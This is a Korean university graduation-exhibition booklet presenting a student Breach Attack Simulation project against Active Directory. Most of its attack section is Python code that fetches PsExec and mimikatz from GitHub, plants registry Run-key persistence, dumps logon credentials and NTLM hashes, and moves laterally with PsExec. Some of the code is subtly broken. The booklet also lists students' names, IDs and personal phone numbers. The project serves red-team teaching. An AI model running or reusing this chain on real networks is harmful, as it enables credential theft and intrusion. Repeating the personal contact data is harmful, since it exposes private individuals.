JOONGBU UNIVERSITY

2022년 졸업작품 발표자료집

정보보호학과

2022. 11

정보보호학과 졸업전시회 일정

일시 : 2022.11.01(화) ~ 11.02(수)
장소 : 세종관 512호, 812호, 831호

행사일정

	교육인원	시간 및 순서	일자	교육장소
세미나 발표 졸업작품 전시회	전학년	오전 : 세미나 발표 오후 : 전시실 오픈	11.01(화)	세종관 512호 세종관 812호 세종관 831호
졸업작품 전시회	전학년	오전/오후	11.02(수)	세종관 812호 세종관 831호
학부 학술 세미나	전학년	1.시상식 2.Keynote발표 3.학술 발표 4.질의응답	11.02(수)	세종관 512호
산업체 전문가 특강	4학년	14:00 ~ 17:00	11.02(수)	세종관 512호
산업체 취업상담 (시큐어원 CC시큐리티)	4학년	14:00 ~ 16:00	11.02(수)	세종관 812호
졸업생간담회	4학년	16:00 ~ 17:00	11.02(수)	세종관 812호

Contents

1.1 정보보호학과 교수진

양정모

- 전공분야 암호학
- 연락처 031)8075-1652
- E-MAIL jmyang@joongbu.ac.kr
- 연구실 C6-806

유승재

- 전공분야 해석학, 정보보안
- 연락처 031)8075-1653
- E-MAIL sjyoo@joongbu.ac.kr
- 연구실 C6-807

이병천

- 전공분야 정보보호, 암호, 암호프로토콜, 인증, 웹보안
- 연락처 031)8075-1654
- E-MAIL sultan@joongbu.ac.kr
- 연구실 C6-808

양환석

- 전공분야 침입탐지, 무선네트워크 보안
- 연락처 031)8075-1655
- E-MAIL yanghs@joongbu.ac.kr
- 연구실 C6-809

김성규

- 전공분야 시스템보안, 인공지능(AI) 정보보안
- 연락처 031-8075-1659
- E-MAIL skkim@joongbu.ac.kr
- 연구실 C6-810

김민수


- 전공분야 디지털포렌식, 정보보안컨설팅
- 연락처 031-8075-1641
- E-MAIL mskim@joongbu.ac.kr
- 연구실 C6-811

1.2 학생회 조직도


임원진 소개
학생회장
성우상
91812488
010-2059-6571
부학생회장
최병준
91813171
010-6830-1232
총무
김준현
91812189
010-3411-1327
대의원
심정보
91812610
010-9382-6974
홍보부
이승훈
91812866
010-9350-7390
학술부
전준영
91813119
010-6621-1085
체육부
한제민
91813250
010-3974-0277
교류부
유태균
91812737
010-2533-1256
홍보부
노무승
92113566
010-2964-6846
학술부
이규민
91812787
010-7763-7514
체육부
박민서
92113580
010-9662-0579
교류부
최하은
92113906
010-8914-9165

1.3 정보보호학과 졸업작품 홈페이지

http://isweb.joongbu.ac.kr/~jbuis/



Breach Attack Simulation 개발

팀 명 : 공격해조
지도 교수 : 양환석 교수님
팀 장 : 김진수
팀 원 : 김대원
오원재
여수한

2022. 11.


중부대학교 정보보호학과

목 차

1. 서론

1.1 연구 배경

'사이버 팬데믹'이라고 부를 만큼 보안 위협이 심각한 수준으로 확산하면서 '사이버 백신'이라고 할 수 있는 침투 테스트에 대한 관점도 달라지고 있다. BAS의 성장세는 매우 빠른 편으로, 시장조사기관 Market&Market은 전 세계 BAS 시장이 2019년 1억 3400만 달러에서 연평균 40.2% 성장해 2024년 7억 2200만 달러로 성장할 것으로 예측했다.



[그림 1. Hype Cycle for Security Operations, 2021]

이처럼 BAS 시장은 연평균 40% 이상의 성장세를 보인다. 또한 현재의 솔루션들의 방향이 도구로 발전할 것으로 예측함과 동시에 국내 최적화 모델의 필요성이 대두되고 있으므로, 이에 충족하는 모델을 연구 및 개발을 목표로 한다.

1.2 연구 필요성

대부분의 기업은 Active Directory를 통해 회사 네트워크 환경을 구성하고 있다. 이에 따른 AD 망 내의 침해사고는 매년 꾸준히 증가하고 있지만 기업은 별도의 Red Team 활동에 소홀하다. 오픈소스로 제공된 BAS의 경우 단일 환경의 단일 테크닉 테스트나 AD의 경우 Red Team 컨설턴트들을 고용해서 보완하거나 아예 생각하지 않는다. 이에 오픈 소스 BAS를 제작함으로 침해사고 분석을 위한 사전 테스트용 및 모의해킹 경험에 대한 교육 소스로 활용되어 기업의 레드팀 활동을 활성화 시키는 것에 도움이 되고자 한다.

1.3 연구 목적 및 주제 선정

해당 연구 개발을 통해 기업에서 사용 중인 Active Directory 환경을 모사 구축해보고 이해한다. 또한 특정 APT 공격을 MITRE ATT&CK 단계별로 공격을 진행하여 숙달한다. 마지막으로 Windows 환경에서 공격 기법을 자동화한 코드를 제작하면서 Windows 환경에서의 개발 능력을 향상한다.

2. 관련 연구

2.1 Active Directory

Active Directory는 Microsoft 社가 Windows 환경에서 사용하기 위해 개발한 LDAP Directory Service다. Directory Service는 분산된 네트워크 환경에서 네트워크 사용자와 네트워크 자원 등 전산화하여 관리할 수 있는 모든 요소를 관리하고 구성하기 위한 서비스다. 이러한 목적을 달성하기 위해 다수의 기업이 Microsoft 社의 Windows Server를 이용하여 Active Directory를 구성 및 활용하고 있다. Windows Server는 기업 내부의 전산망에서 약 72.1%가 사용하고 있으며, Active Directory 서비스는 Fortune 선정 상위 500개 기업의 95%가 사용하는 것으로 알려져 있다.

2.2 MITRE ATT&CK

MITRE 社의 ATT&CK 프레임워크는 사이버 킬체인(Cyber Kill Chain) 7단계를 14단계로 상세하게 나눈 것으로 공격자의 실제 행위를 기반으로 전술(Tactic), 기술(Techniques) 그리고 절차(Procedure)에 매핑할 수 있다.

APT 공격에서 공격자는 먼저 공격 대상에 정찰(Reconnaissance)하여 획득한 정보를 바탕으로 초기 접속(Initial Access)한다. 이후 필요한 도구 사용을 위해 권한 상승(Privilege Escalation) 후 자격 증명 접속(Credential Access)하여 내부 시스템을 추가 장악해 나간다. 공격자가 시스템 장악을 마무리한 후에는 명령 및 제어(Command and Control) 혹은 임팩트(Impact) 등 공격의 목적을 이룬다.


2.3 TA505 CLOP

TA505 그룹은 국내외에서 오래전부터 활동해온 위험도가 높은 그룹이다. 국내에서는 금융기관을 향한 공격 그리고 2020년 XX 그룹 공격으로 유명하다. 이때 사용된 것이 CLOP 랜섬웨어이다. CLOP 랜섬웨어는 Active Directory (이하 AD)를 운영하는 기업을 대상으로 삼았다. 공격자는 중앙화된 관리를 위해 AD를 사용한다는 점을 악용하여 AD 서버 관리 권한을 탈취하고 기업 내 다수의 시스템을 공격했다.

3. 본론

3.1 시스템 개요

Breach Attack Simulation (이하 BAS)는 아래와 같은 시스템 작동 구조를 가진다.



[그림 2. 작동 전개도]

3.2 Main Module

Module 1은 Module 2,3,4에서 수행한 정보를 모아 GUI로 보여주는 모듈이다. 소켓 통신을 통하여 각 모듈에서 수행되는 PC에 대한 정보와 수행한 내용을 수신받고, 해당 내용을 노드의 형태로 바꾸어 보여주는 것이 주된 기능이다. Module 1에서 활용할 수 있는 기능은 아래와 같다.

번호	행위
1	다른 Module과의 통신
2	Node 정보 출력
3	시나리오 선택 및 실행
4	CSV 파일 저장


[표 1. Module 1 행위 요약]

3.2.1 다른 Module과의 통신


Module 1은 다른 Module과 소켓 통신을 하여 데이터를 수신받는다. 수신 시 전송되는 사용자 정의 시그널에 부모 윈도우의 함수를 등록해 클래스 간 신호를 전달받는다. 해당 클래스에서 객체 멤버 변수를 선언하고 있으며, 아래 [표 2]와 같다. 연결지향형 소켓으로 만들어 클라이언트가 접속할 경우, 클라이언트 소켓, IP 주소, 이름, 추가 정보들을 변수에 저장하고 부모 윈도우에 접속을 알린 후 클라이언트와 데이터 수신을 위한 쓰레드를 생성한다.

객체 멤버 변수	설명
self.parent	부모윈도우를 저장하는 변수
self.Module_BoolListen	서버 소켓이 리슨(접속 대기) 상태인지 아닌지 저장
self.Module_Clients	접속한 클라이이언트들을 저장할 리스트 변수
self.Module_Names	접속한 클라이언트의 이름을 저장할 변수
self.Module_IPs	접속한 클라이언트의 IP주소를 저장할 변수
self.info_List	접속한 클라이언트의 정보들을 저장할 변수
self.conn, self.recv	클라이언트 접속, 데이터 수신시 보내는 시그널

[표 2. Module 1 클래스 객체 멤버 변수]




[그림 3. 어느 접속도 받지 않은 초기 Module 1의 모습]




[그림 4. 여러 PC의 정보를 수신 받은 Module 1의 모습]

3.2.2 Node 정보 출력

Module 1 이외의 Module에서는 해당 Module에서 수행되는 결과를 판단한 후 판단된 결과와 IP 정보를 dictionary 형태로 저장한다. 모든 작업 수행 후 각 모듈은 정보가 담겨 있는 dictionary 데이터를 Module 1로 송신한다. Module 1에서는 수신한 dictionary 데이터를 활용해 Node의 형태로 저장하여 사용자에게 보여준다.




[그림 5. 하나의 모듈에서만 정보를 받았을 때의 Node 정보]



[그림 6. 각 모듈에서 정보를 받았을 때의 Node 정보]

3.2.3 시나리오 선택 및 실행

Module 1에서는 점검을 위한 시나리오를 선택할 수 있다. 시나리오를 위해 필요한 명령어를 보여주며, 각 시나리오와 명령어들은 dictionary 형태로 저장하여 활용한다. Combo Box를 이용하여 시나리오를 선택할 수 있으며, 시나리오 선택 시 해당 시나리오에 필요한 Module이 저장된 주소를 보여준다. 시나리오 선택 후 run 버튼 클릭 시 해당 Module이 다운로드 및 실행되면서 해당 scenario에 맞게 진행한다.



[그림 7. 기본 시나리오 정보]

추후 활용성을 위해 고정된 시나리오만 사용할 수 있는 것이 아닌, 사용자가 시나리오에 필요한 명령어를 추가하여 사용할 수 있다.

[그림 8. 시나리오 추가 창]

3.2.4 CSV 파일 저장

등록된 클라이언트들의 정보를 CSV 파일로 저장하여 확인할 수 있다.

	A	B	C	D
1	name	ip	port	infos
2	DC	192.168.0.129	60660	[M3] test: OK
3	test1	192.168.0.129	60640	[M3] test: OK
4	test2	192.168.0.129	60641	[M3] test: OK
5	test3	192.168.0.129	60642	[M3] test: OK
6	Administrator	192.168.0.129	60659	[M3] Create share folder: Ok Download Module4: Ok Add GPO: Ok [M4] all clear: Ok

[그림 9. 저장된 CSV 파일 정보]

3.3 Module 2(Package Module)

번호	행위
1	파일 다운로드
2	지속성 추가
3	Net view 도메인 탐색
4	Credential 획득 및 이용
5	횡적 이동 및 종적 이동
6	Module 3 | Module 2.5 전파

[표 3. Module 2 행위 요약]

3.3.1 필요한 프로그램을 C2로부터 다운로드

```
# 인트로 세팅
set_path = 'C:\module2'
os.mkdir(set_path)

# 파일 다운로드
def download(url, file_name):
    with open(file_name, "wb") as file:
        response = get(url)
        file.write(response.content)

if __name__ == '__main__':
    url = 'https://github.com/kimjinsoooo/DownloadFile/archive/refs/heads/main.zip'
    download(url, set_path + "\DownloadFile.zip")

# 파일 언팩
Down_path = set_path + '\DownloadFile.zip'

with ZipFile(Down_path, 'r') as zip:
    zip.extractall(set_path)

# 실행 파일 세팅
PsExec = set_path + 'DownloadFile-main\PsExec.exe'
Mimikatz = set_path + 'DonloadFile-main\mimikatz.exe'
```

[그림 10. Module 2 파일 다운로드]

M2가 사용할 도구들을 Github를 통해 다운 받는다. 모듈2를 실행시키며 생성되는 폴더, 파일들에 대한 파일 경로를 변수로 지정하기 위해 set_path변수에 C:\module2를 저장해 모듈2를 실행 도중 생기는 파일들을 저장한다.

3.3.2 레지스트리 키 추가를 통한 지속성 확보

```
# 레지스트리 추가
key = HKEY_CURRENT_USER
Run_subkey = 'Software\Microsoft\Windows\CurrentVersion\Run'
RunOnce_subkey = 'Software\Microsoft\Windows\CurrentVersion\RunOnce'
RunEx_subkey = 'Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run'
RunOneEx_subkey = 'Software\Microsoft\Windows\CurrentVersion\RunOnceEx'

SavePath = 'C:\module2'

registry = CreateKey(key, Run_subkey)
SetValueEx(registry, 'run', 0, REG_SZ, SavePath)
CloseKey(registry)

registry = CreateKey(key, RunOnce_subkey)
SetValueEx(registry, 'run', 0, REG_SZ, SavePath)
CloseKey(registry)

registry = CreateKey(key, RunEx_subkey)
SetValueEx(registry, 'run', 0, REG_SZ, SavePath)
CloseKey(registry)

registry = CreateKey(key, RunOneEx_subkey)
SetValueEx(registry, 'run', 0, REG_SZ, SavePath)
CloseKey(registry)
```

[그림 11. Module 2 지속성 추가]

지속성 확보하기 위해 레지스트리 키를 추가하였다. Run키는 프로그램을 한 번 실행한 다음 키가 삭제, RunOnce키는 프로그램을 한 번 실행 후 다음 키가 삭제, RunEx키는 프로그램을 한 번 실행한 다음 종료될 때 키가 삭제, RunOnceEx는 프로그램 한 번 실행 후 종료될 때 키가 삭제한다.

3.3.3 Net view 도메인 탐색

```
# net view 실행 및 출력값 텍스트 파일로 저장
os.popen('chcp 65001')
result = os.popen('net view').read()

IpDiscovery_log_path = IpDiscovery_path + '\IpDiscovery_output.txt'
w = open(IpDiscovery_log_path, 'w')

for element in result:
    if type(element) != 'str' :
        element = str(element)
    w.write(element )
w.close()
```

[그림 12. Module 2 Netview 명령어]

이후 횡적 이동과 종적 이동에 필요한 Computer Name을 net view 명령어를 실행시켜 현재 PC와 연결된 모든 Domain name을 불러와 IpDiscovery_output.txt 파일에 저장한다. net view를 실행할 때 출력되는 Domain name은 IP와 같은 주소를 가지고 있어서 횡적 이동과 종적 이동할 때 Domain name을 사용한다.

```
# 각 컴퓨터의 DNS 추출 및 저장
f=open(IpDiscovery_log_path,'r')
IpDiscovery_use_path=open(IpDiscovery_path + '\IpDiscovery_use.txt','w')

for line in f:
    if '\\' in line:
        IpDiscovery_use_path.write(line)
IpDiscovery_use_path.close()

# DNS 정제화 후 배열에 저장
list = []
f=open(IpDiscovery_path + '\IpDiscovery_use.txt','r')
for line in f:
    if '\\' in line:
        domain = line.split('\\')
        list.append(domain[2].split(' ')[0])
f.close()
```

[그림 13. Module 2 DNS 획득]

IpDiscovery_output.txt 파일에서 net view로 불러온 Domain name들을 이후 사용될 조건에 맞게 다듬어 IpDiscovery_use.txt 파일에 저장한다.

3.3.4 Credential 추출 및 정제화

```
# 크레덴셜 추출 및 저장
credential_path = set_path + '\GetCredential'
os.mkdir(credential_path)

os.system('C:\module2\DownloadFile-main\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" > C:\module2\GetCredential\Credential_output.txt')

# 추출된 크레덴셜 변수화 후 텍스트파일로 저장
f = open(credential_path + "\Credential_output.txt" ,'r', encoding='UTF-8')
Credential_log=open(credential_path + '\Credential_log.txt','w')
for line in f:
    if 'User Name         :' in line:
        Credential_log.write(line)
    if 'SID' in line:
        Credential_log.write(line)
    if 'Domain            :' in line:
        Credential_log.write(line)
    if '* NTLM     :' in line:
        Credential_log.write(line)
Credential_log.close()
```

[그림 14. Module 2 Credential 추출 및 저장]

DC에 접근할 수 있는 계정을 획득하기 위해 mimikatz.exe를 실행해 필요한 Credential을 추출 및 사용할 Credential, User name, SID, Domain, NTLM을 따로 Credential_log.txt 파일로 저장한다.

```
# 관리자 계정 크레덴셜 찾기
with open(credential_path + '\Credential_log.txt') as f:
    lines = f.readlines()
lines = [line.strip("\n") for line in lines]
Credential_use=open(credential_path + '\Credential_use_500.txt','w')
idx=0
count=0
for line in lines:
    if 'SID' in line:
        idx+=1
        SID_num=line.split("-")
        if (SID_num[len(SID_num)-1])=="500":
            username=lines[idx-3].split()
            domain=lines[idx-2].split()
            sid=lines[idx-1].split()
            ntlm=lines[idx].split()
            Credential_use.write(username[3])
            Credential_use.write(".")
            Credential_use.write(domain[2])
            Credential_use.write(".")
            Credential_use.write(sid[2])
            Credential_use.write(".")
            Credential_use.write(ntlm[3])
            Credential_use.write(".")
            count+=1
    else:
        idx+=1
Credential_use.close()
```

[그림 15. Module 2 SID 획득]

Domain Controller로 종적 이동을 하기 위해서는 관리자 계정의 SID가 필요하기 때문에 SID의 마지막 값이 500인 SID를 검색 후 필요한 User name, Domain, NTLM을 Credential_use_500.txt에 저장한다.
만약 SID의 마지막 값이 500인 SID가 없을 경우 횡적 이동을 위해 SID가 1000인 값을 검색 후 Credential_use_1000.txt에 저장한다.

3.3.5 횡적이동 및 종적이동

```
f=open('C:\module2\GetCredential\Credential_use_500.txt','r', encoding='UTF-8')
line = f.readlines()
for i in range(len(list)-1):
    lines = line[0].split(".")
    return_code = subprocess.Popen('C:\module2\DownloadFile-main\PsExec.exe' + ' -s \\' +
    list[i] + ' -u ' + lines[1] + '\\' + lines[0] + ' -p ' + lines[3] +
    '-c C:\module2\GetCredential\Credential_output.txt')
f.close()
```

[그림 16. Module 2 종적 이동]

SID가 500인 값이 있을 경우 Credential_use_500.txt에 저장된 User name, Domain, SID, NTLM을 사용해 Domain Controller로 종적 이동을 하고 모듈3을 전송한다.

```
# 현재 pc와 리스트의 DNS가 같을 때 리스트의 다음 DNS로 측면이동 모듈2.5 전송
f=open('C:\module2.5\GetCredential\Credential_use_500.txt','r', encoding='UTF-8')
f1=open(IpDiscovery_path + '\IpDiscovery_hostname.txt', 'r')
line = f.readlines()
line1 = f1.readlines()
name = line1[0].split()
for i in range(len(list)):
    lines = line[0].split(".")
    if name[0] in list[i]:
        return_code = os.system('start cmd /k C:\module2.5\DownloadFile-main\PsExec.exe -s \\\\' +
        list[i+1] + ' -u ' + lines[1] + '\\' + lines[0] + ' -p ' + lines[3] +
        '-c C:\module2.5\DownloadFile-main\everything.exe')
f.close()
f1.close()
```

[그림 17. Module 2 횡적 이동]

그리고 SID 500인 값을 이용해서 현재 PC와 리스트의 DNS가 같을 때 리스트의 다음 DNS로 횡적 이동을 하여 모듈 2.5를 전송한다.

3.4 Module 2.5(Package Module)

번호	행위
1	파일 다운로드
2	지속성 추가
3	Credential 획득 및 이용

[표 4. Module 2.5 행위 요약]

3.4.1 필요한 프로그램을 C2로부터 다운로드

```
# 인트로 세팅
set_path = 'C:\module2.5'
os.mkdir(set_path)

# 파일 다운로드
def download(url, file_name):
    with open(file_name, "wb") as file:
        response = get(url)
        file.write(response.content)

if __name__ == '__main__':
    url = 'https://github.com/kimjinsoooo/DownloadFile/archive/refs/heads/main.zip'
    download(url, set_path + "\DownloadFile.zip")

# 파일 언팩
Down_path = set_path + '\DownloadFile.zip'

with ZipFile(Down_path, 'r') as zip:
    zip.extractall(set_path)

# 실행 파일 세팅
PsExec = set_path + 'DownloadFile-main\PsExec.exe'
Mimikatz = set_path + 'DonloadFile-main\mimikatz.exe'
```

[그림 18. Module 2.5 파일 다운로드]

M2.5가 사용할 도구들을 Github를 통해 다운 받는다. 모듈2를 실행시키며 생성되는 폴더, 파일들에 대한 파일 경로를 변수로 지정하기 위해 set_path변수에 C:\module2.5를 저장해 모듈2를 실행 도중 생기는 파일들을 저장한다.

3.4.2 레지스트리 키 추가를 통한 지속성 확보

```
# 레지스트리 추가
key = HKEY_CURRENT_USER
Run_subkey = 'Software\Microsoft\Windows\CurrentVersion\Run'
